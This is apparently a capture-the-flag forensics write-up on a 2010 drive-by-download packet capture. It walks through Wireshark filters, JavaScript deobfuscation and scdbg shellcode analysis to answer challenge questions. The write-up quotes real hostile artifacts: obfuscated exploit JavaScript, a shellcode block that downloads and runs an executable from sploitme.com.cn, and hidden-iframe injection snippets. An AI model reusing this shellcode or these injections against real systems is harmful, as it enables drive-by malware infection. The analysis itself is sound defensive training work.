One of the exploits being served targets a vulnerability in "msdds.dll". Provide the corresponding CVE number.

Upon searching for “msdds.dll vulnerability CVE”, I came across multiple advisories regarding CVE-2005-2127:



Answer: CVE-2005-2127

What is the name of the executable being served via 'http://sploitme.com.cn/fg/load.php?e=8' ?

Using the following display filter:

- `ip.addr==192.168.56.52 && http`

We can see a request with the parameter s=84c090bd86:

```
2010-01-01 00:02:07 10.0.4.15       192.168.56.52       80          HTTP    sploitme.com.cn         GET /fg/show.php?s=84c090bd86 HTTP/1.1
2010-01-01 00:02:08 192.168.56.52   10.0.4.15           1108        HTTP                            HTTP/1.1 200 OK  (text/html)
```

If you follow the HTTP stream, we can see a very interesting response:

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<meta name="robots" content="noindex">
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /fg/show.php?s=84c090bd86 was not found on this server.</p>

<script language='JavaScript'>
<!--
var CRYPT={signature:'CGerjg56R',_keyStr:'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=',decode:function(input){var o
utput='';var chr1,chr2,chr3;var enc1,enc2,enc3,enc4;var i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,'');while(i<input.length){enc1=this
._keyStr.indexOf(input.charAt(i++));enc2=this._keyStr.indexOf(input.charAt(i++));enc3=this._keyStr.indexOf(input.charAt(i++));enc4=this._
keyStr.indexOf(input.charAt(i++));chr1=(enc1<<2)|(enc2>>4);chr2=((enc2&15)<<4)|(enc3>>2);chr3=((enc3&3)<<6)|enc4;output=output+String.fro
mCharCode(chr1);if(enc3!=64){output=output+String.fromCharCode(chr2);}
if(enc4!=64){output=output+String.fromCharCode(chr3);}}
output=CRYPT._utf8_decode(output);return output;},_utf8_decode:function(utftext){var string='';var i=0;var c=0,c1=0,c2=0,c3=0;while(i<utf
text.length){c=utftext.charCodeAt(i);if(c<128){string+=String.fromCharCode(c);i++;}else if((c>191)&&(c<224)){c2=utftext.charCodeAt(i+1);s
tring+=String.fromCharCode(((c&31)<<6)|(c2&63));i+=2;}else{c2=utftext.charCodeAt(i+1);c3=utftext.charCodeAt(i+2);string+=String.fromCharC
ode(((c&15)<<12)|((c2&63)<<6)|(c3&63));i+=3;}}
return string;},obfuscate:function(str){var container='';for(var i=0,z=0;i<str.length;i=i+3,z++){container+=String.fromCharCode(str.subst
ring(i,i+3)-this.signature.substring(z%this.signature.length,z%this.signature.length+1).charCodeAt(0));}
return CRYPT.decode(container);}}
eval(CRYPT.obfuscate('157181187231195154135166180117123204195156160169153153187179201185191214128142198189161189196191200140103190165122
87162181170153169180117149205214177211171152187120182200223192212126122130170144210184211201104140130146180175229195190106168156188190222
19117416817212916618312816822319615215116316011516818817122317612213219315715817922818918911816515715518715120319417615615319115319118120
11591521511252011221711731881592041041281906165515023119619115215716315414914921119419316114115112417619822319220915312118517215518919221
58201140173203143179205192190172157139168137136206189190219110143132137119190164209214143137190122171173188159204104128190166155150231196
19115215716315414914921119419316114115112417619822319220915312118517215518822221220216211204165121191162182211157132166136175186200176168
81581291668183128190164176151142104185178161184222161203125128135168122175222205187102171172155170204201175152130137154149119200184180211
52142168175170152195217178137170139156121171162195153156165172150179156216194152110121191175180176186180211152138130124169211200221201120
16220315715918316320521210515915913414415621321518917313019112419019120115821412616118213715716818722117615811119115719215823620317411010
51581771372122131741601631441704917319020121820715412213018714521118716317615817016015615918322518221312715818017615321921218920616513015
53157175199186184211128138198188161189183223020103140199157138205231206190173169157151187213204211207174144170136188200223192225152125139
18417015120019119314115813014715514921918318612616618311814520921417818917415218713311920022419221113210513117516917319221420410412819016
71431872352042081191631711541912232041902191101561631791211902021792061531421561821711721712152001401741901471542012252061751351731611721
27219213157169168152132175119199201191220142104139183147210192223179103144192143121221232195190134171181138175220194156188110131165166126
```

This appears to be a decryption routine. I then used ChatGPT to generate me a script that decrypts this string:


```
import base64


def decrypt_crypt_obfuscation(encoded: str, signature="CGerjg56R") -> str:
    """
    Decode data obfuscated by the CRYPT.obfuscate() JavaScript function.

    Steps:
    1. Split the input into 3-digit groups.
    2. Subtract the ASCII code of the corresponding character in the signature (cycled).
    3. Convert those bytes into a Base64 string.
    4. Base64-decode and UTF-8-decode the result.
    """
    # Clean input: keep only digits
    encoded = ''.join(ch for ch in encoded if ch.isdigit())
    out_chars = []
    sig_len = len(signature)

    # Step 1–2: reconstruct Base64 characters
    for z, i in enumerate(range(0, len(encoded), 3)):
        chunk = encoded[i:i+3]
        if len(chunk) < 3:
            break
```

```
        n = int(chunk)
        sig_val = ord(signature[z % sig_len])
        out_chars.append(chr(n - sig_val))

    # Step 3: join and base64-decode
    b64 = ''.join(out_chars)

    try:
        decoded_bytes = base64.b64decode(b64)
        return decoded_bytes.decode('utf-8', errors='replace')
    except Exception as e:
        return f"[!] Base64 decode failed: {e}\nPartial Base64: {b64}"

# Example usage:
if __name__ == "__main__":
    data = """<encrypted_string_here>"""
    print(decrypt_crypt_obfuscation(data))
```

If you open the output, we can see a script that is used to exploit the CVE discovered earlier. We can also find some shellcode:

```
function directshow(){var shellcode=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D34%u7C40%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B
%u4FEB%u525A%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B
58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8B%u8B48%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%uC032%uF78B%uAEF2%uB84F%u2E65%u
7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8856%u0455%uC283%u837F%u31C2%u5052%u36B8%u2F1A
%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%
u2F67%u6F6C%u6461%u702E%u7068%u653F%u343D");var bigblock=unescape("%u9090%u9090");var headersize=20;var slackspace=headersize+shellcode.length;while(
```

Copy the shellcode and save it to a text file. We can use a tool called scdbg to analyse it and extract anything useful:



You can use either the CLI version or the GUI, in my case I used the GUI which launches the CLI version anyway. Make sure to select the 0 index:

```
Detected %u encoding input format converting...
to bin..
Byte Swapping %u encoded input buffer..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

401086  GetTempPathA(len=88, buf=12fd80) = 22
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFileA(http://sploitme.com.cn/fg/load.php?e=4, C:\Users\[redacted]\AppData\Local\Temp\e.exe)
4010d7  WinExec(C:\Users\[redacted]\AppData\Local\Temp\e.exe)
4010e0  ExitThread(0)
```

We can see that it uses the URLDownloadToFileA function to download a file called e.exe and then executes it with WinExec.

Answer: e.exe

One of the malicious files was first submitted for analysis on VirusTotal at 2010-02-17 11:02:35 and has an MD5 hash ending with '78873f791'. Provide the full MD5 hash.

The easiest way to find this is by using the following query in Zui:

- `_path=="files" "78873f791"`

We can find the MD5 hash under the md5 column. Alternatively, and a more realistic approach, you can continue to explore the traffic from sploitme.com.cn, which we know to be malicious:

- `ip.addr==192.168.56.52 && http`


One of the requests we have yet to explore are those to /fg/load.php:

```
192.168.56.52        80          HTTP    sploitme.com.cn          GET /fg/load.php?e=1 HTTP/1.1
```


If you follow the HTTP stream, we can see that these are GET requests to download an executable file:

```
</body></html>GET /fg/load.php?e=1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: sploitme.com.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 02 Feb 2010 19:05:44 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.6
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Accept-Ranges: bytes
Content-Length: 12288
Content-Disposition: inline; filename=video.exe
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ.....@..... .!..L.!This program cannot be run in DOS mode.

$.......PE..L....<.H.............8.....*.............0....@.....p......0a..... .....
```

If you save this executable file and generate its MD5 hash we can see that it ends with '78873f791':



If we submit this hash to VirusTotal, we can also determine that it was first submitted at 2010-02-17 11:02:35:



Answer: 52312bb96ce72f230f0350e78873f791

What is the name of the function that hosted the shellcode relevant to 'http://sploitme.com.cn/fg/load.php?e=3'?

If you view the deobfuscated JavaScript, we can see the function that hosted the shellcode relevant to e=3 is aolwinamp:

To confirm this, make sure you analyse all the shellcode blocks within the deobfuscated output using scdbg, you will eventually see the shellcode relevant to e=3:

```
Detected %u encoding input format converting...
to bin..
Byte Swapping %u encoded input buffer..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

401086  GetTempPathA(len=88, buf=12fd80) = 22
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFileA(http://sploitme.com.cn/fg/load.php?e=3, C:\Users\[redacted]\AppData\Local\Temp\e.exe)
4010d7  WinExec(C:\Users\[redacted]\AppData\Local\Temp\e.exe)
4010e0  ExitThread(0)
```

Answer: aolwinamp

Deobfuscate the JS at 'shop.honeynet.sg/catalog/' and provide the value of the 'click' parameter in the resulted URL.

Start by using the following display filter:

- `http.host=="shop.honeynet.sg" && http.request.uri == "/catalog/"`

If you follow the HTTP stream of the one result, we can see the response for /catalog/ which contains the obfuscated JavaScript:

```
          <td class="main">Welcome to this online shopping store. If you see this page, it means you are actually taking part of the Ho
neynet Forensics Challenge II.<br><br>This shop is running on <font color="#f0000"><b>osCommerce Online Merchant v2.2 RC2a</b></font>. <s
cript type="text/javascript">var s="jgsbnf!tsd>#iuuq;00tqmpjunf/dpn/do0@dmjdl>95d1:1ce97#!xjeui>2!ifjhiu>2!tuzmf>#wjtjcjmjuz;!ijeefo#?=0
jgsbnf?";m="";for(i=0;i<s.length;i++){if(s.charCodeAt(i)==28){m+="&";}else if(s.charCodeAt(i)==23){m+= "!";}else{m+=String.fromCharCode(s
.charCodeAt(i)-1);}}document.write(m);</script></td>
```

To decode this JavaScript, copy the code block and replace document.write with console.log, you can then execute this JavaScript in online playgrounds to produce the decoded output:

- <iframe src="http://sploitme.com.cn/?click=84c090bd86" width=1 height=1 style="visibility: hidden"></iframe>

Answer: 84c090bd86

Deobfuscate the JS at 'rapidshare.com.eyu32.ru/login.php' and provide the value of the 'click' parameter in the resulted URL.

Using the same approach as the previous question, start by using the following display filter:

- `http.host=="rapidshare.com.eyu32.ru" && http.request.uri == "/login.php"`

If you follow the HTTP stream. You can find obfuscated JavaScript:

```
HTTP/1.1 200 OK
Date: Tue, 02 Feb 2010 19:05:12 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.6
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1508
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>


 <title>RapidShare: 1-Click Webhosting</title>
 <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
 <link rel="stylesheet" type="text/css" href="images/sslstyles.css">
 <style media="screen" type="text/css">#comodoTL {display:none;}</style></head><body>


<script type="text/javascript">

eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.re
place(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replac
e(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('q.r(s("%h%0%6%d%e%7%1%8%9%d%3%4%a%5%2%2%i%j%b%b%9%i%c%k%0%2%7%1%1%3%k%7%1%3%m%b%t%3%c
%0%3%u%4%v%6%1%f%w%e%x%f%y%6%a%z%0%g%2%5%4%n%8%5%1%0%A%5%2%4%n%8%9%2%o%c%1%4%a%B%0%9%0%f%0%c%0%2%o%j%8%5%0%g%g%1%m%a%p%h%b%0%6%d%e%7%1%p%
C"));',39,39,'69|65|74|63|3D|68|66|6D|20|73|22|2F|6C|72|61|62|64|3C|70|3A|6F|2E|6E|31|79|3E|document|write|unescape|3F|6B|33|35|36|32|77|
67|76|0A'.split('|'),0,{}));
```

We can use the same trick as done in the previous question, by replacing document.write with console.log:

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+
29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=function()
{return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('q.r(s("%h%0%6%d%e%7%1%8%9%d%3%
4%a%5%2%2%i%j%b%b%9%i%c%k%0%2%7%1%1%3%k%7%1%3%m%b%t%3%c%0%3%u%4%v%6%1%f%w%e%x%f%y%6%a%z%0%g%2%5%4%n%8%5%1%0%A%5%2%4%n%8%9%2%o%c%1%
4%a%B%0%9%0%f%0%c%0%2%o%j%8%5%0%g%g%1%m%a%p%h%b%0%6%d%e%7%1%p%C"));',39,39,'69|65|74|63|3D|68|66|6D|20|73|22|2F|6C|72|61|62|64|3C|
70|3A|6F|2E|6E|31|79|3E|console|log|unescape|3F|6B|33|35|36|32|77|67|76|0A'.split('|'),0,{}))
```

```
script.js ×

1   6g%g%1%m%a%p%h%b%0%6%d%e%7%1%p%C"));',39,39,'69|65|74|63|3D|68|66|6D|20|73|22|2F|6C|72|61|62|64|3C|70|3A|6

Console ×

<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>
```

The decoded output is as follows:

- <iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>

Answer: 3feb5a6b2f

What was the version of 'mingw-gcc' that compiled the malware?

If you recall earlier, we were able to get the MD5 hash of the malware (video.exe). If you submit this hash to VirusTotal, you can find what compiler was used along with its version under the Details tab:

Answer: 3.4.5

The shellcode used a native function inside 'urlmon.dll' to download files from the internet to the compromised host. What is the name of the function?

Recall, after analysing the extracted shellcode, we noticed that it used the URLDownloadToFileA function to download e.exe from sploitme.com.cn:

```
Detected %u encoding input format converting...
to bin..
Byte Swapping %u encoded input buffer..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

401086  GetTempPathA(len=88, buf=12fd80) = 22
4010b0  LoadLibraryA(urlmon.dll)
4010ca  URLDownloadToFileA(http://sploitme.com.cn/fg/load.php?e=3, C:\Users\[redacted]\AppData\Local\Temp\e.exe)
4010d7  WinExec(C:\Users\[redacted]\AppData\Local\Temp\e.exe)
4010e0  ExitThread(0)
```

Answer: URLDownloadToFile